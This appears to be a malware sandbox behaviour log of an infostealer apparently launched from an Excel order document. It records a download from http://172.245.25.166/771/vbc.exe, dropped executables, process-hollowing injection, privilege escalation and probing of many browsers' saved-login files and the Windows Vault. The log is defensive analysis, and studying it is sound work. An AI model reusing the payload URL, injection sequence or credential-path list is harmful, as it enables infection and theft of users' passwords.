Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/771/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (172.245.25.166, 1, 50000000) Return: 0	2808	2864
Detection	Threat Characteristic: Queries DNS server 172.245.25.166		
Call System API	API Name: DnsQueryExW Args: (172.245.25.166, 1, 50000000) Return: 0	2808	2864
Call System API	API Name: GetVersionExA Args: (766c1230) Return: 1	2808	2864
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2864 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (75340298) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla4.0 (compatible); MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc0004	2808	2864
Call Network API	API Name: socket Args: (23, 1, 6) Return: 318	2808	2864
Call System API	API Name: DnsQueryExW Args: (172.245.25.166, 1, 50000000) Return: 0	2808	2864
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 172.245.25.166, 80, , , 3, 0, 7519968) Return: cc0008	2808	2864
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /771/vbc.exe, , , 1237740, 4194320, 7519968) Return: cc000c	2808	2864
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/771/vbc.exe		
Call System API	API Name: GetVersionExA Args: (12dda8) Return: 1	2808	2864
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2808	2864
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2808	2864
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2808	2864
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2808	2864
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	2808	2864
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2808	2864
Call Network API	API Name: socket Args: (23, 1, 6) Return: 378	2808	2864
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3ac	2808	2864
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3ac	2808	2864
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3ec	2808	2864
Call Network API	API Name: socket Args: (23, 1, 6) Return: 410	2808	2864
Call Network API	API Name: socket Args: (2, 2, 0) Return: 420	2808	2864
Call Network API	API Name: socket Args: (23, 2, 0) Return: 420	2808	2864
Call Network API	API Name: socket Args: (2, 2, 0) Return: 428	2808	2864
Call Network API	API Name: socket Args: (23, 2, 0) Return: 428	2808	2864
Call System API	API Name: DnsQueryExW Args: (172.245.25.166, 1, 40006000) Return: 0	2808	2864
Call System API	API Name: DnsQueryExW Args: (172.245.25.166, 1c, 40006000) Return: 123	2808	2864
Call Network API	API Name: socket Args: (23, 2, 0) Return: 42c	2808	2864
Call Network API	API Name: socket Args: (2, 1, 6) Return: 42c	2808	2864
Call Network API	API Name: bind Args: (42c, 0.0.0.0:49180, 16) Return: 0	2808	2864
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call System API	API Name: ConnectEx Args: (42c, 172.245.25.166:80, 16, 0, 0, 0, 699d7c) Return: 0	2808	2864
Call Network API	API Name: send Args: (42c, GET /771/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n, 1, 317) Return: 0	2808	2864
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.245.25.166:80 Content: GET /771/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (42c, , 1, 2) Return: ?	2808	2864
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbcb[1].exe Type: VSDT_EXE_W32	2808	2864
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbcb[1].exe Type: VSDT_EXE_W32	2808	2864
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbcb[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2808	2864
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2808	2864

Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2808	2864
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2864 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2808	2864
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2808	2864
Detection	Threat Characteristic: Creates command line process Process ID: 2948 Image Path: %USERPROFILE%\vbc.exe		
Call Thread API	API Name: NiResumeThread Args: (Process:2948,) Return: ?	2808	2864
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2948], ppid[2864]) Return: 1	2808	2864
Call System API	API Name: GetDriveTypeW Args: (\?IDE#CdRomDell_DVD-ROM_2.5+_#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5	2808	2864
Call System API	API Name: GetDriveTypeW Args: (\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3	2808	2864
Call System API	API Name: GetDriveTypeW Args: (\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000650000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3	2808	2864
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2808	2864
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2808	2864
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , , %windir%\system32, , Process:2948:vbc.exe) Return : 1	2808	2864
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2864 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\1C7AA7 Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\1C934F Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\1C934F Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: 26		2808
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2808
Detection	Threat Characteristic: Creates process Process ID: 2948 Image Path: %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2864	2948
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2948 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2864	2948
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2864	2948
Delete File	Path: %TEMP%\nsr1CAB.tmp Type: VSDT_EMPTY	2864	2948
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2948 File: %TEMP%\nsr1CAB.tmp Type: VSDT_EMPTY		
Delete File	Path: %TEMP%\nsr1CAD.tmp Type: VSDT_EMPTY	2864	2948
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2948 File: %TEMP%\nsr1CAD.tmp Type: VSDT_EMPTY		
Add File	Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS	2864	2948
Write File	Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS	2864	2948
Add File	Path: %TEMP%\hxjfr.m Type: VSDT_COM_DOS	2864	2948
Write File	Path: %TEMP%\hxjfr.m Type: VSDT_COM_DOS	2864	2948
Add File	Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32	2864	2948
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32		
Write File	Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32	2864	2948
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\yugdasav.exe		
Call Thread API	API Name: NiResumeThread Args: (Process:2984,) Return: ?	2864	2948
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2984], ppid[2948]) Return: 1	2864	2948
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (\?IDE#CdRomDell_DVD-ROM_2.5+_#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5	2864	2948
Call System API	API Name: GetDriveTypeW Args: (\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3	2864	2948

Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000650000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 3	2864	2948
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2864	2948
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2864	2948
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2808
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 12398c, 123988, 0) Return: 0		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2808
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\HTBGFJ.LNK) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2808
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA11.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa11.dat, 0, 0, 0, 1) Return: 0		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\InstallRoot\UE\{90110409-6000-11D3-8CFE-0150048383C9} Value: None		2808
Call Process API	API Name: CreateProcessW Args: (, "%TEMP%\yugdasav.exe" %TEMP%\hxjfr.m, , , , , , , Process:2984:yugdasav.exe) Return: 1	2864	2948
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\yugdasav.exe Shell Command: "%TEMP%\yugdasav.exe" %TEMP%\hxjfr.m		
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2984 Image Path: %TEMP%\yugdasav.exe %TEMP%\hxjfr.m		
Call Process API	API Name: CreateProcessW Args: (%TEMP%\yugdasav.exe, , , , , CREATE_SUSPENDED, , , , Process:2976:%TEMP%\yugdasav.exe) Return: 1	2948	2984
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\yugdasav.exe Shell Command: %TEMP%\yugdasav.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2984 Injected API: ZwMapViewOfSection Target Process ID: 2976 Target Image Path: %TEMP%\yugdasav.exe		
Detection	Threat Characteristic: Creates process Process ID: 2984 Image Path: %TEMP%\yugdasav.exe Shell Command:		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2976:%TEMP%\yugdasav.exe) Return: 1	2948	2984
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2984 Injected API: SetThreadContext Target Process ID: 2976 Target Image Path: %TEMP%\yugdasav.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%TEMP%\nsr1CAD.tmp*,*, 0, 12fa2c, 0, 0, 0) Return: 637068	2864	2948
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2948 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users, 0, 0012FA14, 0, 00000000, 0) Return: 00637068	2864	2948
Call Filesystem API	API Name: FindNextFileW Args: (637068, 12fa2c) Return: 1	2864	2948
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2976 Image Path: %TEMP%\yugdasav.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 5A00C5D2EFF94A37BEDE316) Return: 140	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\Inss3.dll) Return: 1	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1	2984	2976
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2984	2976
Call System API	API Name: GetVersionExA Args: (14eba4) Return: 1	2984	2976
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (14eba4) Return: 1	2984	2976
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.sqlite) Return: 1	2984	2976
Call System API	API Name: GetVersionExA Args: (14ebf4) Return: 1	2984	2976

[illegible]

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Superbird\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Superbird\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Coowon\Coowon\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Coowon\Coowon\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Mustang Browser\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Mustang Browser\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\360Browser\Browser\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\360Browser\Browser\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\SxS\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\SxS\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Google\Chrome\SxS\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Google\Chrome\SxS\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Orbitum\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Orbitum\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Iridium\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Iridium\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2984	2976
Call Service API	API Name: OpenServiceW Args: (265860, VaultSvc, 14) Return: 265810	2984	2976
Call System API	API Name: evtchann.SendEvent Args: (e, pid[480], ppid[2976]) Return: 1	2984	2976
Call System API	API Name: AdjustTokenPrivileges Args: (8c4, 0, , 0, , 77f720) Return: 1	2976	480
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 480 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault*, 0, 77f428, 0, 0, 0) Return: 224220	2976	480
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 480 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (224220, 77f428) Return: 1	2976	480
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\6bc104ab-847b-49d3-b05e-7b6180221426 Type: VSDT_COM_DOS	2976	480
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\6bc104ab-847b-49d3-b05e-7b6180221426 Type: VSDT_COM_DOS	2976	480
Call System API	API Name: BCryptDecrypt Args: (f1fc80, 0, 144, 0, \n\h\Ê6Ü`PUC*m-Ü¶ŦÖ, 16, 0, 144, 7859848, 0) Return: 0	2976	480
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 1	2976	480
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 480 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2976	480
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\Preferred Type: VSDT_COM_DOS	2976	480
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2976	480
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2976	480

Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD T_COM_DOS	2976	480
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD T_COM_DOS	2976	480
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS	2976	480
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD T_COM_DOS	2976	480
Call Service API	API Name: StartServiceW Args: (265810, 0, 0) Return: 1	2984	2976
Call Service API	API Name: StartServiceW Args: (265810, 0, 0) Return: 1	2984	2976
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37a-8664-11e9-9edf-806e6f6e6963}\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{0692d37b-8664-11e9-9edf-806e6f6e6963}\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (\\?\Volume{a21cf1a7-dac1-11eb-8d5c-806e6f6e6963}\) Return: 5	2976	480
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault*, 0, e7f00c, 0, 0, 0) Return: 224220	2976	480
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users\Administrator, 0, 00E7EA78, 0, 00000000, 0) Return: 00224220	2976	480
Call Filesystem API	API Name: FindNextFileW Args: (224220, e7f00c) Return: 1	2976	480
Call System API	API Name: BCryptDecrypt Args: (290000, , 128, 0, ĔĵňóĊē)ăôZw, 8, , 128, 15196764, 0) Return: 0	2976	480
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\f00dadee-5fca-4392-90b5-373842a0d181 Type: VSDT_COM_DOS	2976	480
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\f00dadee-5fca-4392-90b5-373842a0d181 Type: VSDT_COM_DOS	2976	480
Call Filesystem API	API Name: CreateMailslotW Args: (\\MAILSLOT\NET\GETDC360, 298, 1388, 0) Return: 908	2976	480
Call System API	API Name: BCryptDecrypt Args: (290000, , 128, 0, ĔĵňóĊē)ăôZw, 8, , 128, 15196596, 0) Return: 0	2976	480
